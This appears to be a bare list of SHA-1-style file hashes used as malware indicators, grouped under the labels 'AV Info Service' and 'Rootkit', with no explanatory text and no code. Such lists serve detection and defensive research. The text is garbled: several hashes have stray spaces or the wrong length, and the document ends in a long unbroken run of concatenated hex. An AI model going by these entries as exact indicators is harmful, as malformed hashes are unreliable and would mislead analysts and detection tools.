7352c32c135dae5ef2cce71ae54a122d7881404f
9209c667712a3135fe1d18a9b4692138e3c1fa32
b4fbcee6d89ab0bb126119d7ae760138cc9df622
25d166668a883ceed31da243b8ed59d544e6b9e5
d100fa31f579ab4ee3615a0c3f3a20592d590391
b464fab953dc46bf73f02d78d3aaa1484408a799
5efa619ab2fb52af077920be01b9d319d7e3ac5c
2467982d96e7c5c56c224e54d3b45ef7d7fd4515
06bbfe8fa1359e5c541c4b778261b90b1625578d
a149235d8614204328e90d355e7f7bba3b4cf2ed
029b20f2b7b7fa54686c0b4374a9179822e21cba
1aeaae063a70c53add49a51998b45f5b77cf4481
7011d7af685fc7262dad28f29ab8ab44c2092cdd
6532965684a587e275df801f329fc1b41cb412b4
8f2077f425373fca177e4896cd3f1ef6604ec5c0
389c8011255fae9ca2f514a9c20f33360f9c9633
ee97bca5df6632901a190f1286e0332a334bc032
16c5d2f94ec5239679ac4ad10f826b4b200102f1
6db2cc6ac46e4061ad623d733811370c1389d022
315e492352ba0643f38daca1b06007e7ff7eef3b
823003cc07786aa86837556dc4ec3151a320860e
463d20019027e51252a9d9d9c85409c957bed0f1
c767c542ae0950f985bbb404c681a1a3514499ca
94a17f5f8f4711f2f387d00355c60efe8abad5c9
e25a878d3325934916afee0a71041de524c9807b
639f771caa416f36b39fb334805b0ecc2f0c7777
b32e16d46efd60475e8f41f2b231562831e8fbf7
4dfed0f32a0e0bc15fb10233996731124c22672c
d067497375a82ccfd255125cbe36d02a68dafc14
4fdc1fa061a35891a7f3e1fb7f8a361622ae3d74
b8526bdaec529841c4077fb7b91626412b2ab43c
09df96d4187073cd336c15a191b95c0ae372464d
146b76247e6fc3a764059f71696faba6a47d8066
fa1f7146ddf35fae4f2cb75b98a1bc7c61c8f9dd
45aa0f932a93ffae86aa76b0fe9de43c8366dc76
1d25ead372d1be41f81eecf560ef9910732d5892
fdfdbd549dec60bf551383a312b83626927ed183
d99a3e45e6f1c16c76af6ff639de56dc9b8a1456
ee9630597d11a4cbbda903885d0b7ca930c70084
7ee9decbce915e6c5e4db8e79b6fd895f05c6134
70e3ad078964c3add6192b1fa2b8ac683c068bc4
432a00977962e82070a22df10a0a6b46fffb1489
c7530df3d02d4f292f63905b54472078862612c6
fa2222b6ba39a1d80d0eb5aac1127f42bf8636bc
ac0b4504db39c82e631f40fd964e5465d2d9dd64
a72f52a0c825cca22877897b94c4aeb8f1131ed4
eb9e61c10c5697c234462a45216ad26d3447291a
6412f5167321a94af48742f52d61a09062541c6d
281ba96ebbb11d6b987b04ca71eadcd8b4c7dfc5
f7f013ae146a0a99f776cd126d62d8c2589d6489
7cd311fe86ca3cad0bb93d461c97d44914a96946
263f4e7067b808cd023e3186c1e9eb3937b3f81e
1d059a367869a4eb50bde3dc8ce5da79aaed5a22
16bf6e946eded2d17b57f73555a4e42e09ca8456
96f407a23761a6e4860c76ff84288b354d482e58
e215652b212348119f18ebba264adcc928742396
8f35162d87bb1930775a10c98ad470406c484989
dc00f03108a756e5d8da9abec8d2229513fec771
d109f954f1d33541d99cc1a4d56101d72ce65873
81ddb3125fa005a96667bda11b760f3b3667d6dd
```

AV Info Service

```
e938d38a5d684d5bcb6271dead2c6cff268e285a
```

```
8e7268b3b351e9c176ad3be0182ea43d9b86fe37
0b3ab47f2037b08abba0a6ab618382ee3d71eda5
```

```
0c38ab8330833e9d38dcb736577a6613d918846c
ccd61f87850d4d70be91dee90a31861a8dcf6c74
```

Rootkit

```
aa98bded49b192b0b9b306ed74d30ca9c41dd564
fdd0764a0afd1a017befb7755ef2fffaa51bb27f
7137796d816582e1735a8ed40ad7b5e97b097346
6cf6dff12a960aa1486ee773525f2e4b2377cc8a
79cae703e2d291889cbafca13e4e4b1c0775f896
a7ad57b703ac511945ced443f643c1f26cebf7c8
1a46365709028ce374b2a87e560ead4f04ac7c7f
fdfb73e0a5c3bb96a3d41d8463ebe0700044b0a3
39d694659d577c142fedbfd75954d31aabf87f99
e463fa39144347bacfd66a7168962a0625e7d80d
f3cb4e3ebc714ffbf10b32cfbabc3e6643ff88a9
042cfdfd70799717711361a1f621880396ed645
6727104d2daccbaeb58a5c3256c38de078b9e832
13934b7da21e0d2a9a61f9d7221b71b5cdc4f6ef
3527a117737d40f9e7435fb256626705dd9ef92b
f1b22b6e58058ce6bebc6b088b7f35bdf24f7794
bfcc4d6d76535caaf6ed4e2e242a039fcdc3bd7e
b646d1b66e93b2a1a2a69bba540c25c37d5a3c3e
17a254b9e574385cd1600934501cab8f280e6acd
a514c8876b5b012c816fba1438788c29b6d98dff
8fc1c89a27f5268e020b7feab3b732c543ef8ae4
dae30f74815105b0eccf27ef44288da456b0cad0
dd0bd25055769792179d0db51f0b84518f4df936
56234581c6dff7542abe1997461b9af98ab8ca69
7e484d95f4abc4eb492ad50bf4b839d80fb497b3
73ac9473af68b495642388e5d0e44ab4c324a3d2
9390a7944b10a84411b95d2be3c39943b74c3a7e
f5b608511808073e001be11c514889ba8be5d69b
97a149fced8b01a03e89d5ac015769be076cd6f1
c02138fa6510915b50994d86ae5a51d5bf9922f4
91b7225144723eec8ce57938c28bab1518f1e1a2
2f189481b55411f378f00b4debed3a09fe21b18f
20f72d46b028a32b3c4c01c792ef59b06e09833b
a38a2e73c21faaa3e613113b402a2aedf3a4931c
3700d6f12f1f7b1bf7bbf5cbf6bad4c0c7e3b4e8
b4dbe60c00d30e98004f2db8ae9bc44c129b0b41
b57e01b6176adb018a1f7177705c114cffabf395
f0e387641cc8bd8b9dd40ea80b6984dbcf68af56
fa778c6cbb8c81b2db56a71902da95cecce8ddb3
0d18f309efae7f88c3306a08a782cb597af88007
8029f9cc7fa3428a826c7ace5f93cf601a9bc907
996234af490604cb1894f81da51eecbc8c2f0685
3f25a81fb9963268266d5800308513ba4545e5b6
c5b3aa007ddbe3e93d0ea443b243e9eed029a398
79a30630846b49533f2c728f143c32e215153099
61bdacaeb2c704ac70c2598ce455cfb52feab796
7c99b276fac801e31214344bfa31e71693e56c0a
ae96f0d7c64d55e928f125031b23daee61504b21
1c91adce29aefa4e580bddc40a78a9b1a107806c
04aa85288091fb05b6626e4f2dd68c57a7ef8bb6
53f65a22cc8334801738a5963fa1b8654484acba
0d3179824cec7796c4a9b5753711cc31b81836a8
cf225133d9ebf48c992f632e43a1efaf6e242117
2227ac51eb16f6bdf8a6d359a51b3b3ae9fe14e6
5f1942e8da02884b4c22460cc3a51d134b1c1278
30b129a5abed5b10c3b6098550d7f50aaa41f5f4
44bc176859464c7e75f31cce878a0008f032d912
c7a81ec02f475a23bd61c7790aead2bf5171748a
ef6035211e8dc8003930941c9cd494934c7274df
8442af4c95955cbf607c6312db6474941442c335
e4de9fb7f7ec1828216c0e5fb9dfa6d440b98b13
71414dbe037ef19dac39647f9dc93edd60148daa
24eef3cfcd7235273e4c096588d6828602d0adfe
a41c74c069783dd9d5705d15f0f757ce40c6ba99
f89d980515bc9b1b35d3010c559ca92e6f95121b
9ae5abad7d71c48a016d0e1448e36519f90efd71
0729593664 27ea0a9f7e38c6a138c1c0fe22875f
ad23429377709 91db731b48b380284b3e34b506d
4f5df2a52632524aadb6d9997197c36445c29391
6b9c53d99a7763283dfc316022fa36e4bbd770c6
ef5f02e967abb63c7c1d5826f65ce2ae6f554b99
79772a2a0f6e11f3237640da6eb1b3ea61e667d6
925ac38179be6355c6840c0bfba7c2630ef5d74b
51f9744c745dff2a459d084b5623d56f4c734c3b
c16e9dbe783df398f714efcad6eb7b30179aa3f2
9c2d8d9848d85d708c1d061923f214d46c9213f8
0e62b3ce0f93a59ccbd2f5757b602d1d003258fd
486c3df511580f59cfb214dbf86cee58ca18ebeb
50e078856cda4d63dace9a24e8b5d4cf7a93a28e
0834dc9436b10550e2d2e3838aefc5f7b43d3c95
12cb31bf418132317ca635fb3044796eccceb029
c2b707714298b39d2032ee3fcc061c8d87f4fa9f
2c8806bd83db806e1ebf22ffc14a318ed10ed823
79632ed503b920a764121011d708edf22f9c8277
61b31ae248ecf0cb05fa96576fe716eceda737a9
d9baf35c097725f0a725b701067fb585c2d6b26b
ea78f8864ededf8ecebac27f4b7ee021c1523ded
d6e24f7c9136df72719e1e365d9eaf00eb81425c
a07f3c7821c2a3b57527cee393ea2128ca3caa92
4888965f12bebc7691ff9375a357d843c913b741
644e50b95e6cd0be2683ad5efc82bbb9b0308fbd
7c7a1bd1c16c1f9faebb42c3d691ef526ea99709
7546f4b5f3ef0416312f884c9a08164f0d97946d
a681fe797b3ceb2cca61d1c2e8eb6e8d0bda3e47
3355c881fa3ece0c0eb17dc02fd78feb63636cad
09ac5c3c7fab5c8d59225105fd0e780e6dc74176
9f8b591ed163c81ec40186eb2fa09752d26eb05b
f1eb703dfc5a674c2087f175131502baad778a0b
81536e64fbf2c0b84f3406a5093c9ca5fcd31ef0
bd4c3993853397 44f54c462129ff77821aaa99d1
587923928aa2557088cb40aafe271a00bbf5ebec
f80d443bd513d9b0331de2043b5e6ebd16dbf081
905501758b31e2c87f1162b1ea508ea93f7abf87
c5c402381272e578a0f61e6a1db321b70016cf10
d3ac65c62baebf7e9c10853fa7f1357b4ecd96da
f5da7858452edcad5ae2ff33aaa7b12d969c7e10
e08625e5433445bcc9ad0a9fd04d250778174122
3ba7f9c538ace55935addca61bcacc94dfbbb7f2
76a4b0977b3c2439b15f1427008ec64428dbccda
7fae63823e48062dabc35119bb978f0392be5eb2
2070d42f866435943837c80a819be6dbe7efe77c
ff3b2cd2124eb174c011c1e2a57ddd1691b91713
76d16ff3eb4ec7e9e98e77c54a473c8fa88eec49
92a2f88f85ad95aa542bc5fbee404b9c81811f6e
6223b4182566df5668bff350811600d319c66f2e
c066630d4b483c649ee22b10e2dd0806021f51c7
97e576e034c3f6d4c849095d18ec45dd54339aca
c5cf2376825c456e03c4d1384a62cad83df62500
aa857e13486cb0ca6f09c751ba6fdd601962dfe9
d9c05b7b06065bec4f618b9ba1bbedd67ad199e8
8ba46c29dfa9540591eb8f9197b29e52a5234883
4243455acfebea2f3e3abed04e30825ad81018f8
93145dfa8c17be97e422f9b4ab6bfb462d61dc93
e38e7eb0cbde52f42df0f5795c92137f92591453
129a217e29de212fd2aadd181fe951d2e732c330
faef2b7eba321ea450ba3658e4edc28866d44d2f
2b4fa7f12b38bafb16cf633871d283a92e53d8cb
36c92cf3d4a38869198ea582bb30c4cd9d37b2ad
49982639a9928d1e84bf638b8fa431ed861650c6
f076da24c754d00d5ea47ee74269ded6e574282a
359f4f53bc2f0ebce72c7761b8dc506e55600a7e
80236a16020d79af07c6ed3e9457584f741dc78c
a1f9f25af92270c7818c8a3ed30ed5d587b68a79
d26f14ac7ea3fa20ff63aaa0b5344706fb5b9afc
8255a3816eb45b597e526052e0a9d5cf0d54fe87
36940194ef140c8ef162e6aaac6e50b287e71e76
04f54a028a11a320e87a24841df88c57b63fa5e4
ebda66128ce1f96bcf632278b73132706552ca62
7c27ed2e670d2f1d0ba1b9448b66ffc823538cda
e4f1314f3a1e1b94ff7439927ac3b1461dbed357
f5bbbd7f47b4ad69cdc87ceac603b84b915a1f79
0704ae061e49b2dc7f602f0448939f4cb41c618c
2eb3777e3f4e4dd7afbbc7bf07f3eaf331c48f94
065d4de348a3b4f09356978ae0681182072dc96d
6a801a16836860ad096dfd5f2f6f126ed0d6f704
948de1847c844a2c788263864e3c44d5402da724
76ee9b8398d269a4f2fe612b9a71ff53d9f1ddf0
c57fd499f1ef1d14f4977d9d2d5eeb6b3c5b567f
bb6afb3859ec66edec42de520abe505bcee9d9a7
1a3b8e4a18f4656e7ae58b057a6ca6cef773828c
ccb262603cb0f03ac5f0d5b5ef782f0feaec0838
5efe90df9130c0fbcf308741989fa8eda4347e33
b310e48e0b93c2de43722de7e69e352b5ecda5f0
121e57c4969663c874f2d5e892ed0be929a998b3
3812fa834ab3db7de6ebcb4d395cb12936290f92
6358c1b0e43e5414266a7479645c6a36d4a51793
60334c1367531957c7d5baa28cefb4c483f1b0d2
056fec53cbce9d6f2ca9b442985c12666d82a889
7da3c648264ab3c87cb43a587c6da96fdd8f93d6
413ff825f11f1e935054d34db61a60aa273ecf16
c99c7e343e9afed6c84d5745c1f27103e42f6636
e7168ca90cecb86b828cb6c7e0f9df25d0d56075
a50aa26d65f8c6adc100b90696860ef0565a91c1
abfc252201a159fe1851a80afd67d39cf065b431
e8bbb83e9c910acd840d5b5a5dc9a754b0309c82
f1b1000990678684478f44b8a820535f2534603b
f7b8f1181165279aa8a653f316d5412e0dffcac6
7ebccb6df92bf912a15e4768fac64d3362e98ee7
ca56cb04c54a5caccac188c1353a2828c3ace797
4ef7974bde035b6872a47b6a800b8254b225b274
9b09bb1ec1032ddc88deac8ee992e0340dc541e6
05fafcb4aa78a6678d1017e1b696ea871e478ab5
d3ac973e31783f05b32526decf8bfefe985aa2a9
16c597f92633afdc7c91c31ed6d8672c75c48413
91f79d18984a752e43e1c3fcd1f30fae4a1600ee
331c1356a4331da05127a1c2e2e9c9ea4b3ce0d8
69098ef6b577579c55669111b73ac1d791747237
36dd5fd35befdb411138135ca59380c54d2cafd6
d8ba6f48ec277cd95aafb2aac2e7c6d14f347a77
7aa04cad557a8d20dc2dfc51a49a44c9814ac678
0f65f2f1038b015013aacc6090bf784a96bdac83
a0fa2008279771830ffc7c709da418420cd50dd6
e17b6011b6fb1ba223d78a96f08d209ec62c48b0
```

a3e316a363cf4f586094294a5a918a355effb9cf
bf56facc90f78ebc87a915a7f70ff86216c9b309
5e0a22f9c8a4b20ee05b9d1ece29604953e59b90
78a45832d5ad3daab0f35c6d39328f4882702785
bd3be7440da0ff225a51c3e37358b6567f501f35
5c46737e7b4d374a7841fe655d6adc19c3e3ff08
4fcc76a286df4b8a8aea199e62b56cde4b15ab7b
fa0a3ce559f6f5fb4728c04fa78325f269ca3999
28b32b1b43e77481e00dbbef1889fc53ba62decf
accce8d33b7a2d75d656849233c0dccf928511f4
5069904efb8bce3f9e2921e4036af6e6fe72e0af
3fbe0e37c965ce1b51ea96251368a6cd57d76c63
d9907df10193781d92554c59a53a26e20d4b6ebe
0bfe97d30c8889d34a442f60eaef3eca7cb391e7
b18b71870153cba366cce3b777f6b2e6de801d9f
4cd48956aa5d05c1add7a67b3bb24cac29de5799
71d90da58267893501f4a5a4d0b239ef124c5a4d
6104e87209843e35ed52f082b20429571980ef5f
25174d4c0cf3b4a68d66f02d724620fe63c8cc22
5b76540ba883b283f252e7ca0fb80b52e36f74df
0889076cd9d3573c97c3c8635cf91234b78cb819
049457fc010a2048bf9915d88844de1171617bfe
a2a021a6c3b85fb80d9310622b56b55ae80343a9
cc1a4f15be8baf550bf6fcb7597c3e0d3d572c3b
58bfe8f57b6d44a6e78a16386e3e04b91f32abf0
08ae908cd8d8a666efc42c30a781f8dd3d510e15
c78e71267dc0bc1aa1bb2e3208e6fd0bb37d83e6
270459b2381249d237574dbc1b08f8d4ae7f64d7
e100e8bc092a44b3c89355792758e408912ee5a7
1a686f9b949190961bbfb20df3f50aa21eaffc7d
54e93b6b66487f7b4e4640c977aa5bf00453095f
e8a553ed43c8ca20fc3d86f9135c8b2d4d705365
b9c97f8db357bfed4059b52ee7923d6b74a80809
fe791819d942800048a1d41d3b7aaa6f4f6fb6f5
9eca563b2e9282f11d40664cb91236733085e965
4089d7856bb8e19a15b30d7a37fbc2ac9d78ff6c
df9af1bd6ff2f37de57b6aa000cbdf700b8d2db9
770ceac3bd552c210988d018b1ac7e2693b5062b
1b2fa7f6d9becb3c9e96b46823b4e5a37b900044
5e84ef14f7c81646d4fd2c7997cf91a6b2fef5b4
bf5af2a272fd1e692e7074d0b825fa500f09839c
11fce1886144a1a475a13d741a3ef69cce6d3fd6
920da95dcbe8590062e6cfdc42cbe5c5ebfc00a5
c8a135cb47e8069d20c54c6aa7ace06fc318b634
a130f6cc43663b38f43a1b8805d252df6c9ccffc
4629e4faaeb96ce6cdd1519b46c49ca2609e04fc
22adf8510fbcbcb53f0223aed6b66402c2eac821
191980ed912edb4f4849b1619efaf74ed5072638
d4c4f3799bb6692ca3ba60c829408410a74871f1
8e1c31854de079d6c67fbf4e1b336e45bd0e5f6e
d1b47519b576c8e1aa294cfa775618b5a9f49b70
f214de86aa47c68f9b9ca4f1fa3f2e1e8444e687
6cbf0b28f4248343a7c767a8dbac849fbd4316ef
2ca4e3a9317d996239565e4322ad5fde33e31678
f9c85e59be3103d6729b4a75a577eee292d30e77
c19586e075cc72656f9b562a2a3d3d91911da3d7
ef691e7819904549db69536cb56368774cbe7301
c65ac7e09a96977ae78236a997ef6b47f552019d
359ca7fb9617d962f4cb544f12f3172a6104765d
61fe49131c26c7691d6a222d6707c8222c35cb0c
c49c97e43536462a1bbe00689ddccede86483c66
0a31c5812a785d0e50d41aefb1743bd1828a07b1
b50dcefe056851c97cf12603d95a354cfe95c5e2
3e3ac10d61e75c72a3b9fc2fc19d1f5817902d89
4c12fcca579ef95c2b7803aebb61f12edd3e32c7
54b62d7d0849cb3148ff19f0da7bcce47aabba10
fe7a7de45108ef3a87fa15cda72b5b577c340ea4
1e6f4f3d37c00150b5e8f942c0f5e3e68b1cde79
d5ee5a33ca0b416d72d6823d53744e13d81518df
b586f3413c163b81ed8f04e3b8195fbe6f1411a8
75b67a3a00a22caf0c9060c30c6a91b0b928c9cd
d096e7de283a9ae5900dc4bcfabf48871ed5c27b
6408a66bec925129e01ce5f66a295f3d249a1580
348d4baa988afdeaf1ada8551c16fb6dc831bc3f
02c0953f63cf7e8bb06b4f8a3dd391dfe0ce9d79
61ef24404b23fc6c01fed5c898b5225fa928fcf3
148731d73c772bf6d00bcaa4b328cd4af4b5b19e
ff0fe5ae15fb3bb1805d9ef60a3d57fa5660c090
9a8e6b836c2a1261d049887cb9118dd15e38956a
efcfdca11348c9e87e4a11cffc5a9f19f943d2c5
109c844a1abfe7307b2e85fdb4e7881fc71a8dbc
4c8f4eeeaa1ca7ddf55f41ce8a7e019744095e3a
ee6be25752b66472db532b3f5c0e9c2b65d8ee25
0cbc737868391404e8942bd3dccdf8d01e59117f
e98e4c8a9de9a786d588bd7c65e7796b9cf01e43
f3ee55c12f5f0b6efa351f8c253fa8f9fb7275ae
0dfe2d9259409ae43c184ce6ef722f7e5f17be1b
87d5daaf942c21393df40998dd5b737441c8625c
5ec8f000bdfb6792aec8995a82353c305a973e7f
e900ffb41b749ebc2638c94d14be6014210ddd1f
157bf7c8741e5c46f8ec4d29cd4b7a00ca7f31a1
273ef7c10f019846103e74d9069097836a1058f7
64cd81a0e5b36adf1b87bdc34868b528ad953a4a
1256e6731fd8b5ab3265d1789e2c447b0aafc010
1f93ff29bd017e6d977c832c615b2f6ab099a5f7
bca9b67840f6c6adbb1801766d27809b1510e5ce
c8d8cdf8680d2645557382 81c99b5af7709b0dbb
c3925a3d38ddeed3c202313c4e13137c5dd5461a
526c19d18e609da78660dbfc679f154d49ecb501
2b35aec51ce37a829e98359df68de23573591fbc
77d36cddb0e7b7ebe7eec0f84f15ebb2f5e2cc74
cedfaf6124b8c1191676c917331497e047954fb7
3019fe3d7d1cd4b5577210a94a839ab3e8b7198c
fa7d03afbe58c8479b95c3a72b8b7fe3db1f46ef
cb493e78ea6a5e06e04b02f76ea705565b8dca9d
333fa1d0f9043c8e5e1ae4438479c73c3c6cb52b
7e13d8730870226c8d2dd814aaf82c75c9815370
591a6dcbc18cf1eb8202b551facebbc8b0b1c4ed
27283999854aff899b95ec40f9c1045566cf897a
4c4d7c695aedac5021cb82b3a89a02d77cb0ea9e
81ca623e2686022fe499d82f09d0745e37c99980
3db99e0a7f84cca185171b65d4258b29903d209d
a636667808becd4632a9737dda2d72b665966ea3
ef416943cd401f15712da91339d3bdfab44ce310
bed5d410b0e424d53524951b9e5459f53ff169dd
fbdfcfe174cf3d6fb837e04150c6e22b961c4cd8
602e5909fe408547e5eb3b28e28a1b203b167569
432eb6d053cf433c6f8547b275d71c03bbdab0df
a7dfbe7b9805e8b979592dc6460420b9d8951768
1d151945f80ddd600609e2dd5409fe0785dd5d73
9875669c24c5320dbc4edbae05f6b2bc5a43e742
5e7af98ff2929e5f18dc27f434fa280b87542cec
677405477b79e3e33bee3f78fe034ab397efb54f
44663041d3dfd5f99bb20e8014ab9ada80a9ae90
a79358fd27b06733cae66f86e01a7be4e9a4e8ef
bfeadd4d404257862cbd30e228609abbaccb7932
9906b733d2a7bbb51b8b59a2b7eae2404b2a7d7a
62f1c3bb090c12f19a1e24642f805be0aa303e76
459c9f5844a566a27f09333eb47d9c26db797653
36b4a23a958f93096ba105652a93324311492582
f90ec7ad815591f5dfc9ec2c024e05e342b1dab6
887dd67121d0bc6a422bb617229f8a6ba6db13c4
8a3ed1f01bcf66e823cc47e20d49b1d7a39831ed
c8a581641b76c035dd2442ee0c73f1316b95f84f
589d3c3fb3ecbd0bc12ea0a8a69a8be6bce9ff19
0b74fa05f2db514bcb9128f70201be518efe2bc5
0a92310d41efe77645d63fe3d1f657c02baa647c
ccdbe1760062ae87312c3388b9f504ea3f49abb7
ed03f2f22572c92c0e46d9316bb4e9d4ee1d543b
d5421a8420b36a0eb5857c614c4b4d417d891fad
1a515ed7c716bd10e743cd52b507e226a7f6eaca
ef606dbb12bb0c2dd20c8ac214f6e42412e2b29e
50b95e8d70fb2ac0bb07b1a44550bde4cef4ec47
7dc2a38c831e5705fb0b7d0f641cfea853dc2854
ae79e136ad40e8dce564b1b90e3f3380a0830229
c2d9334308d7eed75f7587b9f90e83bd8d5a5569
01330debc4e2a880facadf13e14780aad2e57d39
fb68d0777670725fb4e962ed79bf3afdc52f8874
1c7e1ce06a6756f76724269e63e58d5811cae35f
4fc1a348607076834d216ac22d7a323c635d928d0
347ad358eb31cf9d57680672dc32e04dcf4bc765
fe7f10d7288d336df02324cadbb118397b37c7eb
d50be48929d3bf605c88b1fcd64c5b104246da72
dc50a3c1a9d4c8b6193a5bef5bf1427563977371
9523fc2ba7d77771b8942ee4f8412d4ad0b20cf8
9a34cd94adb0b2602c24f0751ae2cd5541082b5c
0afbf3f3a12a06cda863e7a536325a2babeeabd6
7ed545a0554a791b03aeffaa594b66212ef0ee6d
39338bf5b125c45d6b787de0ad26e601ead0a978
68d15f9a0a71ff58d1a48d53d8f8695c898316c8
7826d5ccbdc3691b1807936e6f0d36223f2650dd
10b7c0c400e866236bd3d8c223ecec88fa34051c
830cf81f9a8f73f524f2d52d64355f01ad19a48f
4388d17b0b4355ffcebebff6a51d8bd7a95d3c23
472a08a316ecbe7029edf26ebbbbed49fee3ea45
34c92abea0c759fc57ad1f190f90af95f63fd0e2
3bcf46508990527e71f57c7a37ace0bb62a2f4a7
ab59871ca1e746188d0a276ec9a7787eae349107
ea1d591c120f8dea2328edba6a400f3da5743ff1
3e6017e4fd76d86f0509e520dc4ab4402dcddcb2
fedc6fbc2519a0daab066178ee4a7c18f77bb54b
5259ee7319462bf1fb6eb161f56f0db136eeece3
1590000a8b8252d5aade83970e0cd7934d3782c8
79a61d00f91a2282e677d252e51bf175985fd767
975caec90330411a56cae4ab354f0fb439ebee19
52e14bf5110e3929e3dc460f92126cce3f73df90
ec0e854339e597e0828a5d4c07e749e84ede2a34
81bd746fea9d6f838ef1360f39f0fc63e93a28a2
25771d7eb851acf8cb80fde1d5cef4b71e44cab6
65676989aeec5f995803e72ce54f1877d12f3d01
9896bc6df324835770a9e3d41bdc6e2780b562e0
0bae5a3dbf9c8dbecf7e740842fd573d47a76247
1e0dad98048aa2013dd74bca0b11506a47a1ea8f
98be5c567ab41883b59e7bd507bd3c60353e96f9
c2b250d0de611610d09b48e82b9660ff391a6430
501435dbfc47a5431611908fcf8478a03127131d
f559b51cbfdb89aa23f6d6b83fecb72e2c55e836
102b55b06c0352068583b0e130ba2c8209ca784b
73468190ba72b2f7c51b9d20d5f046ad33816654
38fbed480f8d6318fbe2b7dcfd3857a36326a80b
40eae98d4be6a6702522494d23069e19e302de43
5168b70da1750c414eb22def24ed0f316ed07325
782f468b690013d88128c8ddc2ee0fa360bc5fa1
433965155ac68da31ef29313aa57af8cfd795b78
7b0a7aa7b50dd400ac1586f695883b9cdae24ec7
23ac22dc5a5d7b84524077abf0e9f748d6541a4d
78b7787adf2f3851c7720ce32e5a55c2cc890c07
6399e02a856d7205234ed59aaa902832f9832fd4
19492f03eeef7c288a70507384dc44e2261e4d6b
06fe50b4f5355323b8ba74ea1c817d4ecf449ce6
08a325ff947e8a5819921f50d6eaad1028f3aacb
9dfbfe27a3e1cb909f80c84e4749746f0f215a54
fb1fadba51b378ca2d39221590afac5a30c86982
d3bdc61bd49391cf695b659b5013d8e0098b67f8
0fefd794b70f6b38ef785cac1aeede821db5bf94
65c4b4f568ab98dbcae3a7b2eba839e75b192e58
8ce7c705ab3b2dfefa434d8f55eddbc189a16c05
f2c836b28bfb3e6185eaa012f3e7e90d9b230453
7f2b54405994c0612f1d614f659846dec08a2ea7
22855e019c5eb3cd414576b4a49bb26ae71ba617
dc52c58a09dc64aa64680e621108086ef5b688f1
80588eb215ff59279565246da1d3eec2d75511c1
5bcd99c38c77abb17b941dabe8df910ce6a2da0c
4c3b556d62a73b52b1034b3b13ea99bd09e5fa92
2dded5945f745d19f04c7c7ac00017e573849d83
059537b9d6681b569859bdbbd5eee919bf85462e
7d968a185e0f4f9f19adc72cd2f88be945c4ce8c
7c393c7b4e78f931c65a2fe170f55646563abea5
623e2a311cb13949b4cc6a4ff4da513b15e77198
27d6051e50cced444a7596277dc65128860d08ed
d8799da094d7918f828a53a5ceabfc2d051f4190
57c13d85c9ee1c3668dd2b43770c1f80278380cb
21586537dbf8b52f56c1e2f2c7b865c542a6efd7
27136db5992a7afae3167607ee8a8e4901a38ad9
bc71e019411bdf9856aee24f5ec3503a31a2fd35
ad6a98b4587638504b79ec022990a7c45cbc5b1c
4f495c3f307e7db310501e2433d37947500c5962
e250785a74ba69a9a762e945b85117c9a4db8fbf
112cdea576b5aaec5c95ce93fd24f8e7d5c7521f
c79113ca5793fe8f9376c2a072d5c1fa17e306af
f03a82c1063d651db229b425dc0361fb83664c25
f32103041fde35185cb1fe953a6fecbecfaa2ccf
509a64c1c34f9e5a72ab2dbac76b022de21f3016
587358d581dcbbb6738a29a4793380a0ab25b6ac
bdcc34214c355b6c7a913b474b8f615960d18091
02fa29fa50947606ad195e040c5e707a3de9eea1
2bdd131747321943663313b4a521e702c7e230a42
c952ff9bbf1c8496ab1b355bf20012140186c58f
768a5e58fb5e2cf9f420081381e1f61a3d58d427
f8b8b5b63fadd438d69d35e7d3d0ad4eec906fa1
005eec1eb3f8d8c42ece8001ace5bd1e5c80f64f
31e22e0aec1109190f3a7eab539929c4feff5ba3
fdf4f67fc3db72cf044827b600bcb45578244875
e02b7e2bae285cb3d992979512ee0606eaaaeeb9
05f1b5ce63568fd9f3a543d1cf28d96fa3447d1b
13b17629cf478c2996e15892eedfeaad2f7715134272e04a2154af1b2c304b4f96211ffbaa16b33f745732cc7f00070e217995b0168557e0b1dea531de7a16569cab7ecba71e3992d790b65051faa21f35e0e85869473e4547e5380a71818babf94ba8646b4af1ba7e48ee63a1548376f305f13040d238e2ff6e1da5e79926c53676fa2f3539c8bf75f22954bff9556f7e693e0dd92d717b23e7f3035388c15ea4a2fae7fc6c9de5847ed555f00fa52767a6168bf4184473814b061107472653f53141f94f5fcec9504a03c8211903933af9997125910d254b708af82f97bfc5583e59a35bbcf2d14f1a91d87c3c03beeb85b769db7226ec12cea589468223ce76cfea6d75e303dc4de96f27eb2ce08c4bc32940d7b950f75138c1b2f1430e56e81714f127d9ccb874b15b905c1561c420298c608abc1aefe237127d4bd5f5fd866301c74ce565ac32d37eb7ad4e4c30e6d353bb6f0936d3e82993ac367ae6c4748771bd3d4db336c6fb35d8edb4df0deb088ca4260a01b953f2fc0ba66cc628597b5bd7df9e99bdd06b24083af14e6a7ee3ceb18cdd7e1014c3f0f51b5ddee842cd28f226b85306c3124d582c96ec353d309db88bc09a9688fce71fec72272006396867472 19c7ad879dd7f5ea26424c81185732732306ec095f346a084c51ebcd0b0026598983dffbe2177f62cfbfe5db7b6e6e79743bcc9953b010a904ef8da40f745062233dc227b13d67162cd8cb56433acb9225645b7d95e876091b300d8b2a6f500b89242a6b3e8ef01657e27252ac25de8ebdb4834fbe314a309730c90e982a25665bc6e346ea2199b3a9ef64a918b99a12614b1ae2a430126c7566fc659d373d78b7c0b2f662 10b7d13b49194811143b0b3a9be09bf98232a844d3e60e1c88e0fd46f7d72c48a0d621fb1bcab5880205e9f4722b73e18f46d3a085087a825bef3ac89755910bd84e09405df93247d5316f8845d061a3f1c1a2eb29a21199faf15b1a0c870c3c7419f35d39fdbcf651d2f0ddfa7be1040b76108c26eba1f4fbb41ce1a2f11305a056e4333c16e3cfcd76bbb2b69cfbc0a4d4d9cfc657b537d9f5b94e98f0ae3a3caaccfe294fa62c9b7aa44a77a4d98bb0f0245ef4b399f3a608d3902559d34f4df902a92395ee93d63505bdade24caea68210e3861706e0e91b97d945dfe807e5923e0f31968921b8a3537b1ed67ff95704e52275f655c0cbb73cec8fc604a34d1fd696aefa23167e6d0109e6bf2b56645a1812abe4b32f6c5531e3a38211aad7d6c6bf6b5ed7f8408a3f18cb8079267f1333cc070b5c48413c48695eab9fed8397b715f04ed4959fd545f2f4dd7acf093bb1c7ff57885281c84512cf804255c5f858267c18215d46f71199ebb532460cacd16aa15d3779f1e639293f33d33a860e60c6afceb6bc517caad7016fd2b3277ffeacc3353857ec70a65604cf2da3476cfc5ba56e5b5e52be6b62664dee0f095764cd4eac50ec522e4747afb656fc1a27810a4ea761f45606f96400ba58efe33111a634ae96e87ffddad3ba44ec1220fc5597f40b213093ed802e7a6087fe162bf2a5fc8b191fdbe6b26ba42d4b83b9ff74932ba0b9fc8b36092e4ca3c5d15376e48023631d3